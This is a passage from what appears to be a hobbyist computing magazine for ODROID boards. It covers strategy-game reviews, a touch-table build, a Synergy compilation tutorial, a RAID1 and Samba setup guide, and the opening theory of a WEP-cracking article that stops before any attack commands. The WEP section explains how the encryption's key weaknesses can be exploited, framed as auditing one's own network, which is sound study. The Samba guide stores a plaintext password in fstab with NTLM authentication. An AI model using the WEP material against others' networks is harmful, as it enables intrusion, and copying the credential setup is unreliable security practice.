munity from doing it for them. It also has really large maps that could hold up to 8 players, with very high monitor resolutions. Multiplayer is just awesome, and I played this games for many hours either against the PC or against other players.

Total Annihilation even offers different heights, meaning that if you placed units or buildings on a hill, such as a radar, you get an advantage and they can reach further. You can also have up to 200 units in your army, which allowed for really huge battles.

Figure 12 - Total Annihilation 3D using OpenGL to bring Total Annihilation into the 3rd dimension

Now as good as this game Total Annihilation is, it got better with Total Annihilation 3D. While not perfect yet, the game is very nice and really fun to play. You can load all of the campaigns from the original game, as well as user-generated maps. All units and buildings are there, with the original sound and music. The game is a lot shinier than the original Total Annihilation. However, that comes with the price of performance. I've seen movies with impressive graphics with enhanced water and sky effects, which we sadly can't use on the ODROIDs. Still, the game looks amazing on ODROIDs and is still very fun to play, and they even increased the unit limit up to 2000 units per player. It also has new smoke, particle effects, and explosions. This game got improved a lot and I absolutely love it. You can speed up the game and let it run in up to 10 times original speed, which is nice in the start, when you start building and simply don't want to wait that long. Frame rates range from 10-30 FPS depending on your settings and current game, such as the units in sight. I'm already playing it again and can't get enough of it.

Jagged Alliance 2 – Stracciatella

Figure 13 - Title Screen of the german version of Jagged Alliance 2

This is a reimplementation of the Jagged Alliance 2 engine, which allows you to play the game on modern systems using SDL in high resolution. In this game, you manage a group of mercenaries that battle against an evil female dictator in order to free a country from suppression. You have to hire them, equip them with weapons and fight the enemy soldiers. You start with a small infiltration troop and liberate different parts of the country as well as different cities. Once you free them, you can have local folks work for you to get you more money, which helps you recruit new mercenaries and keep your current ones in service, or order new weapons for them.

The game also involves a lot of management, such as organizing your troops and resources. It also can get quite hard

Figure 14 - Overview screen from which you plan your next step send out your mercenaries and distribute militia

Figure 15 - First entry just a couple of guards to get rid off a small group of mercenaries is more than enough

to fight tanks with just a few soldiers. You can move freely on a map until you get dragged into a fight, then the game turns into round-based strategy game similar to OpenXcom. The game is really not that easy but certainly has its charm.

Homeworld

Homeworld spawned a new age of Real Time Strategy (RTS) games. It put RTS into a three dimensional outer space and reduced your base to a single "mothership," but still offered plenty of different units in order to create a large variety of gameplay. The graphics were very impressive for its time and have aged well. It's one of the best looking games for the ODROID.




Figure 16 - Surprise attack on your civilization soon after the mothership was completed

The game has a good background story, which is told in small movie cutscenes with some twists and turns. The gameplay itself is very hard, since your resources are very limited and you carry over all of your units and resources from one level to the next. This means that if you mess up one level and lose most of your fleet, you will have a very bad start on the next level.

It is very important in this game to




Figure 17 - In Homeworld you build large fleets to fight off the enemy or even to destroy the enemies fleet

have a good combination of the different ship types and to know the pros and cons of their special abilities. The game really has awesome graphics, paired with an epic soundtrack, including the very famous Adagio for Strings. The game also has a great skirmish and multiplayer mode, which allows for fantastic battles in very big scenarios.

Figure 18 - Final attack on the enemies mothership

More games

There are many other round-based strategy games available for the ODROID. For example, Free Heroes 2, which is a reimplementation of the Heroes of Might and Magic 2 engine, VCMI for Heroes of Might and Magic 3, The Battle for Wesnoth, Ur Quan Masters HD, which is a Star Control 2 remake in HD, are very nice games on ODROIDs. If you're a fan of strategy games, they are definitely worth a try.

Figure 19 - Heroes of Might and Magic 3 (VCMI Engine)

Figure 18 - Final attack on the enemies mothership


There are many remakes of older games from DOS and Windows that were ported to newer technologies and to Linux, such as the grandfather of all RTS games, Dune 2, which comes in many flavors for Linux. I personally really like Dune Legacy, which is a Dune 2 release for SDL that allows you to play the game in 1080p on modern systems. It also has some new extra features like a Command and Conquer-style interface for building, and other improvements over the original games. I like this game since you also build up a base and army similar to Command and Conquer or Total Annihilation. Dune 2 was my first RTS and it will always be one of my best memories. The same goes for Z and the remake of it called the Zod Engine.

There are a lot of nice strategy games

Figure 21 - Dune Legacy (Dune 2) running in high resolution

Figure 22 - Zod Engine running the original Z levels


running on the ODROID natively under Linux, and if you're a fan of strategy games like myself, you won't get bored with your ODROID because you have plenty of games to choose from. Right now, I'm going to play at least another hour of OpenXcom, and hope that you have fun with your favorite strategy games on your ODROID as well.



THE IMPULSE T2

AN ODROID-XU4 TILT TOUCH TABLE

by Steven A. Wright



Imagine a tablet that everyone around you can interact with. You could have your TV, touch device, game console, and laptop all in one device and right at your fingertips! The Impulse T2 enables you to comfortably have access to all of those devices.

After reading ODROID magazine's article, "Converting a Monitor to a Giant Android Tablet" (http://bit.ly/1sq23jT), I got the idea to make a flip-up touch screen coffee table. The project took three months from concept to development and about 24 hours to build.

Figure 1 - The finished table, shown upright

The T2 Table includes:

- An ODROID-XU4
- Samsung 81cm (32 inch) 1080p TV
- Waterproof 81cm (32 inch) six point touch IR overlay with 3-10ms response time
- 64GB internal memory
- Wi-Fi
- Bluetooth
- Wireless keyboard
- HUB that includes auxiliary slot, microphone slot, and three USB ports
- External speaker
- Flash memory drive
- 2 HDMI ports
- Storage for next generation consoles or laptops. All hardware and components are secured and stored in a separate compartment underneath.

I wanted to have a single board computer that could handle the everyday tasks of the average user. The ODROID-XU4 is a perfect fit because it can use an EMMC in place of a microSD card, which makes the XU4 load applications several times faster and perform much more smoothly.

Figuring out the size of the screen is something you have to take into consideration when building a touchscreen table. Larger screens are not necessarily better. After some research, I found that the larger the screen, the longer the response lag on the IR overlay will be. In addition, reaching for spots on larger screens can be uncomfortable, and they can also create bigger buttons which can be difficult to use in first person games. I

Figure 2 - For touch games, 81cm (32 inch) is the perfect size

Figure 3 - A great way to play two player touch screen games

found that an 81cm (32 inch) screen is a perfect size. It's easy on the eyes, has a fast touch response time, and is great sitting side by side with your family.

The multifunction abilities gets the T2 lots of attention in our home, and is an essential tool for our household. My family and I use it every day. The fact that I can flip up the screen makes it more comfortable on my back, and allows me to reach the screen easier. If I choose, I can set the table down and play touch hockey or raise the screen, sit side-by-side with the kids and play a touch screen game, lean back and watch movies, or browse the Internet with the wireless keyboard. My family and I love gathering around the table and playing multiplayer games like Finding Objects or Spot the Difference.

If you have two of the same console, there are even greater advantages. Set up one console in the T2 and the other on a TV in the same room. You can now play together by simply joining the same server as your partner. One of the best things about the IR overlay panel is that it's compatible with Linux, Windows, Mac, and Android. Just hook up the USB for the IR Panel, plug in the HDMI cable, and you're ready to go.

You can use the table for work as well and have it act as a kiosk. Show off your work place and put one in a waiting room. There are so many possibilities – think of how one can work best for you.

Building a table is cheaper and easier than you think. If you plan on making a touch table yourself, there are a few things to take into consideration.

- Measurements: Make sure that when you do the measurements you include the wires. HDMI Cables and power plugs stick out when they're plugged in. Have a plan of where you want your wires to go.
- Make sure you use tempered glass. The Chinese retailer I bought the IR overlay from strongly recommended tempered glass because when it breaks it shatters into small pieces rather than jagged rough edges. Tempered glass is also very strong.
- Have multiple access panels.
- Grab yourself a multi port USB 3.0 HUB with AC power adapter. Do not overload the CPU.
- Use a 1080p TV.
- If you are not a great carpenter, then ask your friends for help or call the local woodworking or cabinet-making shop.
- Use 14kg (30lb) double sided tape to connect the tempered glass to the TV. Do the same with the IR overlay.
- When placing the tempered glass over the TV, make sure everything is spotless! Once the glass is fitted, it is final, so make sure there are no specks of dust trapped in there.
- Don't forget that the table needs power, so plan out where the table will go and how you will run power to it.

There is great potential for touch tables. You can expect to see this table on Kickstarter in the upcoming months. The current touch tables in the market range from $7k to $13k. I am going to ask around $1,500 for the Beta version of my table in the campaign. There are still a few features I would like to see, like adding a cover, or mounting lights to the internal storage area. There are interactive games that require tilting and shaking that do not work with the table. Wouldn't it be convenient to have a handheld device act as a gyroscope? [Editor's Note: The Universal Motion Joypad from Hardkernel (http://bit.ly/1Sbe46q) is one such device.] I have many ideas that would improve the entertainment experience in our homes. The future ahead relies greatly on the support from the public. The T2 has potential to become a common device in future homes. If enough of these are sold, it could inspire next generation game console developers to make their console touch screen compatible, which could be revolutionary.

COMPILING SYNERGY FOR ODROID

CHRONICLES OF A MAD SCIENTIST

by Bo Lechnowsky

As you labor in your laboratory or lair by the light of a single monitor amidst the rubble of a hundred projects all in various states of (non)completion, you look up and see the chaos caused by your hyper-mental creativity. "This requires a solution," you mumble to yourself: "How am I going to achieve world domination in this disarray?! There has to be a better way to manage this technological space!"

Your first thought is to create a solution to the problem of not enough digital workspace: "I could add more computing horsepower and screens," you think, but then shake your head because you would either need a separate keyboard and mouse for each system, use a VNC connection (which defeats the purpose of multiple screens), or you'd suffer the annoyance of KVM switches and their manual controls. You ponder creating a custom KVM solution using bus ICs and drivers on each system that will route the signals from your USB keyboard and mouse to the correct system as your mouse pointer reaches the edge of the screen, but then you wonder: "There has to be an easier way to do this."

You fire up your modified open-source web browser that you compiled with the name "MINION 3000" and start to research the solution to your dilemma. After hours of poring over the vast Interwebs, you stumble across it! You throw your head back and yell, "SYNERGY!" with clenched fists and outstretched arms.

As you search the synergy-project.org website for the Synergy client ARM executable, you slowly start breaking into a sweat of consternation; you can't find an ARM executable! "MY PLANS ARE DOOMED!" you gasp as you repeatedly pound your head on the table.

But then you recall it! You saw somewhere that Synergy was open-source! "That's it!" you exclaim. "I'll just compile it from source!"

You grab a monitor from your stash of computer parts and connect an ODROID-XU4 with Ubuntu preloaded on the eMMC to the monitor. Thankfully, you also have a few extra parts from AmeriDroid lying around, like an HDMI to VGA converter (because this particular monitor doesn't have an HDMI input) and a WiFi Module 3, plus a wireless mini keyboard with integrated trackpad. "If my plans are successful, I won't need this small keyboard for long," you think.

You reach for a dinner napkin from last night's meal, and make notes as you figure out the process. It is at this exact moment that you remember you haven't slept since then. "A detail of no consequence," you think to yourself. "World domination is in my reach!"

On the XU4, you type in an XTerm window with the tiny keyboard while making notes on the napkin so you can repeat the process in the future:

First, I need to update the system:

```
$ sudo apt-get update && sudo
apt-get upgrade -y
```

I'm going to install the following packages. I don't know if I need them all, but it doesn't hurt to be prepared!

```
$ sudo apt-get install gcc cmake
\
$ libx11-dev libxtst-dev \
$ libcurl4-openssl-dev g++ xorg-
dev \
$ Libavahi-compat-libdnssd-dev \
$ libssl-dev
```

The following installs an older version of synergy, but it may help install some support files that we need. Maybe I'll try it without this step next time:

```
$ sudo apt-get install synergy
```

I make a directory for the project to keep it from overwhelming my sanity:

```
$ mkdir /home/odroid/Downloads/
synergy
```

Next, I move into that directory:

```
$ cd /home/odroid/Downloads/synergy
```

Then, I grab the latest Synergy source archive:

```
$ git clone https://github.com/symless/synergy
$ cd synergy
```

Use hm.sh to compile— the -g 1 operator means, "Unix Makefile" style:

```
$ ./hm.sh setup -g 1
$ ./hm.sh conf
$ ./hm.sh build
```

IT WORKED WITHOUT ERRORS! Now I need to move the files from the "bin" directory to "/usr/bin/" so that they are accessible throughout the system:

```
$ sudo mv bin/* /usr/bin/.
```

Next, I need to install the server component on my desktop computer. I could compile the source on my desktop system, or I can simply pay $10 for a lifetime subscription to the Basic version from synergy-project.org. I'll do that!




Figure 1 - Configuring the Synergy Server

I need to figure out where I want to put the XU4's monitor in relation to my desktop's monitor. After doing that, I'll click on the "Configure Server" button to set up the XU4.

I can add a new system into the configuration by dragging the monitor icon into one of the squares. Then I can configure it with the name I want to use to identify the system by double-clicking on it.

Now I can get the client set up on the XU4!




Figure 2 - orienting your various computers in Synergy




Figure 3 - configuring specific computer identities in Syngergy

```
$ synergyc -n xu4 172.16.4.14
```

You move your desktop mouse in the direction of where you set up the XU4 monitor on the Synergy Server screen, and the mouse effortlessly and immediately passes onto the XU4's screen. You open a new Pluma document and start typing in it with your desktop keyboard. You even paste text from the clipboard of the server into the XU4.

"KNEEL BEFORE MY GREATNESS!" you bellow to your minions. It is at this exact moment that you remember you don't have any minions, but you have a half-finished job posting entitled "WANTED: MINIONS" in one of the tabs




Figure 4 - Connecting to a synergy server

of MINION 3000. The thought half-crosses your mind to find the tab and finish the posting, but decide to continue with your present course toward domination.

You follow the compilation steps you scribbled on a nearby ODROID-C2 running 64-bit Ubuntu, and in a few minutes, you are using your desktop keyboard and mouse on that as well!

On both systems, you go to the "System" menu and find "Startup Applications." You add the "synergyc" command you ran manually above, and reboot the system to make sure it is automatically active on boot.

The deep satisfaction of knowing you have massive digital resources available at your beck and call ushers in a stirring of peace. As you succumb to a well-deserved slumber, you think to yourself that in the morning, you will move on to ruling the world!


Precompiled binaries

If this process seems a bit too difficult, then you can use these precompiled binaries compatible with the C2 and XU4. These just have to be decompressed and copied into the /usr/bin/ directory, however they will be outdated if Synergy updates its software.

C2 Ubuntu 16.04 – http://bit.ly/1TqADG8

XU4 Ubuntu 15.04 – http://bit.ly/22lNiL1

Figure 5 -A real-world synergy configuration



SAMBA SERVER

SETTING UP A RAID ARRAY

by @dywan

I recently obtained two 1TB Transcend external rugged hard drives and I wanted to use them to back-up my systems, so I decided to create a RAID1 matrix plugged into ODROID-U3 with Ubuntu. This article covers the process.

Before we get started on this exercise, I would suggest reading a good guide on creating a RAID array, such as the one at http://bit.ly/27pCVcF. The following steps worked for me:

```
$ apt-get install mdadm
$ mdadm --create /dev/md0 --level=1 \
  --raid-devices=2 /dev/sda1 /dev/sdb1
```

In some scenarios, if mdadm does not do it automatically, you may have to run the following two commands manually:

```
$ mdadm --assemble --scan
$ mdadm --assemble /dev/md0 \
  /dev/sda1 /dev/sdb1
```

Next, type the following command:

```
$ mdadm --detail /dev/md0
```

If you get detailed output from the preceding command, then your installation is fine and you can proceed to format the RAID setup:

```
$ mke2fs /dev/md0
```

To avoid manually mounting the setup on every boot up cycle, you will want to automount your RAID. I created a specific catalog for the matrix and changed ownership:

```
$ mkdir /media/RAID1
$ chown YOUR_USER:YOUR_USER /media/RAID1
$ chmod 775 /media/RAID1
```

Now that the files are ready, you can check the UUID:

```
$ blkid | grep md0
/dev/md0: UUID="436b268e-236a-427f-867d-4878d2093491" TYPE="ext2"
```

Then, you just need to edit your /etc/fstab file with a single-line entry containing your UUID and mount point:

```
# automount RAID1
UUID=436b268e-236a-427f-867d-4878d2093491 /media/RAID1  ext4 defaults            0       2
```

Be aware that you will now have two processes (usb-storage) using up to 20% of CPU time each. However, they will not spike the CPU usage for a very long time.

Install Samba server

The next step is to setup Samba on the ODROID-U3 server. The process is detailed at http://bit.ly/1Rj99um, and the core steps include the following:

```
$ apt-get install samba
$ apt-get install samba-client
```

```
$ nano /etc/samba/smb.conf
```

In smb.conf, you need to locate the [global] part and name your workgroup. The name "workgroup" will work just fine. Next, check [homes] and enable read/write access by disabling read-only (read only = no). Now enable your RAID1 partition by adding the following section to the config file:

```
[ourfiles]
   comment = My RAID1 matrix
   read only = no
   locking = no
   path = /media/RAID1
   guest ok = no
```

Add Samba users using the following command for each user:

```
$ smbpasswd -a USERNAME
```

Then, restart the Samba server:

```
$ pdbedit -w -L
$ /etc/init.d/samba restart
```

Verify that you can access your shares:

```
$ smbclient //192.168.XXX.XXX/USERNAME
```

You should get samba prompt:

```
smb: \> _.
```

If you can list your file, it implies that the server is setup correctly. Next, go back to the client machine.

LINUX

WINDOWS

MAC

Install Samba client

To install Samba client and cifs-utils, follow the steps listed at http://bit.ly/1WAkeiF. They are essentially the following:

```
$ apt-get install samba-client
$ apt-get install cifs-utils
```

The cifs-utils tool will help you automount the shares from your server. However, you should first verify that your connection works. Repeat as before:

```
$ smbclient //192.168.XXX.XXX/
USERNAME
```

If you see the expected prompt, all is well, and you can set up automount. Create your mount point (probably somewhere beyond your /home directory). Once again, you need to edit the /etc/fstab file with your credentials. Add the following line:

```
# Samba automount
//192.168.XXX.XXX/RAID1 /media/
RAID1-server cifs username=USERNA
ME,password=PASSWORD,iocharset=ut
f8,sec=ntlm 0 0
```

The reason to install cifs-utils is now evident. There is also a reason why you should not mount it to your home directory. At first it looks promising, because you can see your shares right next to all your other files. The problem is, that if you lose connection with the server, then your client machine would still want to list the files. This could take a long time and you would not be able to list the files in your home folder or open it with graphical manager. There are also other issues that I list below.

You can now try mounting:

```
$ sudo mount -a
```

If it goes well ,you can now browse your shares. Just to be sure that you the the folder is accessible to you through a reboot by restarting your client machine.

Troubleshooting

Here are some issues that occurred during my setup. I was transferring a huge amount of data (6.5 GB, ~8000 files) through Wi-Fi. Suddenly, everything stalled. For example, I could not connect to my server via SSH and Apache wouldn't work, to name a few issues. I pressed the reset button, but it did not help, and I received a "Connection refused" error. Searching for reasons did not yield any clues. I started by taking the microSD card out of the ODROID-U3 and commented out the automount line. Booting commenced, and the following command worked:

```
$ sudo mount -a.
```

Everything went well until the next reboot. I observed the "Connection refused" error again. In this case, I needed to use the following command, which took some time:

```
$ fsck /dev/md0
```

This issue occurred each time I tried transferring files through WiFi. The interesting part is that the issue did not occur when I used the wired network connection (eth0). So in conclusion, I would say that the most important part in the whole project was to have a stable WiFi connection. For comments, questions and suggestions, please visit the original thread at http://bit.ly/22bRQU4.

References

Software RAID Tutorial
http://bit.ly/27pCVcF

Samba Server Setup
http://bit.ly/1Rj99um

Samba Client Setup
http://bit.ly/1WAkeiF

BREAKING WEP SECURITY

A GUIDE TO CRACKING THE SIMPLEST WIRELESS ENCRYPTION

by Adrian Popa

In my previous articles, we learned how wireless networks work and how they can be disrupted using simple techniques and tools. In this installment, we will start attacking the encryption of wireless networks. Of course, as you should already know by now, performing these types of attacks and trying to break the encryption of anyone's information is a criminal offense and is punishable by law in most places. You should only try the following experiments on networks that you own or have permission from the network administrator to conduct these experiments. These tests serve to help you audit your own network security and discover weak spots before real attackers do. As always, you can use Kali Linux, but the guide is tailored for Ubuntu 14.04, which runs on the ODROID-C1.

How WEP is supposed to work

WEP stands for Wired Equivalent Privacy, and is an encryption technique introduced in 1997 to help protect wireless networks against snooping which provides security and privacy similar to a wired network. It uses the stream cipher RC4 for confidentiality and CRC32 for data integrity. It used to come standard on many old routers, and these days has been made mostly obsolete by WPA and other encryption technologies, though some WEP networks are still out there in the wild, and your WPA router probably also supports broadcasting with WEP encryption.

Standard 64-bit WEP uses a 40 bit key (also known as WEP-40), which is concatenated with a 24-bit initialization vector (IV) to form the RC4 key. An initialization vector is a fixed-size input that is required to be random or pseudo-random in order to ensure that multiple instances of the same plaintext encrypts to different ciphertext. At the time that the original WEP standard was drafted, the U.S. Government's export restrictions on cryptographic technology limited the key size. Once the restrictions were lifted, manufacturers of access points implemented an extended 128-bit WEP protocol using a 104-bit key size (WEP-104).

A standard WEP key is usually entered as a set of 10 hexadecimal characters and each character encodes 4 bits, while WEP-128 uses 26 hexadecimal characters.

The basic problem with WEP encryption is that it uses a cipher not suitable for the wireless environment it operates in. The RC4 is a synchronous stream cipher which means that the corruption or loss of a single bit will cause the loss of all subsequent bits and packets of information. This is because data loss de-synchronizes the keystream generators at the two end points. Since data loss is commonplace in wireless connectivity, it is impossible to use a synchronous stream cipher across 802.11 frame boundaries. The problem, however, is not due to the RC4 algorithm, but due to the fact that the stream cipher is not suitable for wireless connectivity where packet loss is widespread. Instead of selecting a block cipher suitable for wireless connectivity, 802.11 tries to solve the synchronization problem with stream ciphers by shifting synchronization requirements from a session to a packet. This is why the 802.11 standard changes keys for every packet because the synchronization between the end-points is not perfect and is inherently subject to packet loss. That way, each packet can be encrypted and decrypted disregarding the previous packet's loss. The same key is used to encrypt and decrypt the data in this manner.

The network key selected by the network administrator, combined with an always-changing initialization vector, is used as a seed for a random-number generator that generates the encrypted key-stream. The keystream is xor'ed with the plaintext to generate ciphertext. Decoding is done in reverse: the receiver knows the network key, receives the initialization vector in the packet, and can generate the same keystream. This is xor'ed with the ciphertext to generate the plain text.




Figure I - WEP encryption and decryption

WEP's weakness

If you were following me so far, and you aren't a cryptologist, chances are that nothing seems out of place. After all, the ciphertext looks pretty random. The problem with this is that a key is only a few tens of bits long, but the plaintext may be gigabytes in size. After a large number of bits have been produced by RC4, the random numbers become predictable, and may even loop back around to the start. This is obviously undesirable, because a known plaintext attack would be able to compute the keystream and use it to decrypt new messages.

In order to solve this problem, the IV was introduced to complement the seed. Unfortunately, 24 bits for the IV is quite small, and the IV was often generated in a predictable way, allowing attackers to guess future IVs and use them to deduce the key. Other innovations in attack methods have emerged too, such as actively injecting packets into the network or tricking the access point into issuing lots of new IVs, which allows attackers to crack WEP in minutes or even seconds.

Cracking WEP

Enough theory — let's see how we can crack WEP networks and how long it takes. For this task, I configured my router to broadcast the network "NASA-HQ-Guests" with WEP 64-bit encryption using the hexadecimal key "5011D1F1ED". I first tested the router to ensure that I can connect with a client device that knows the hexadecimal key.

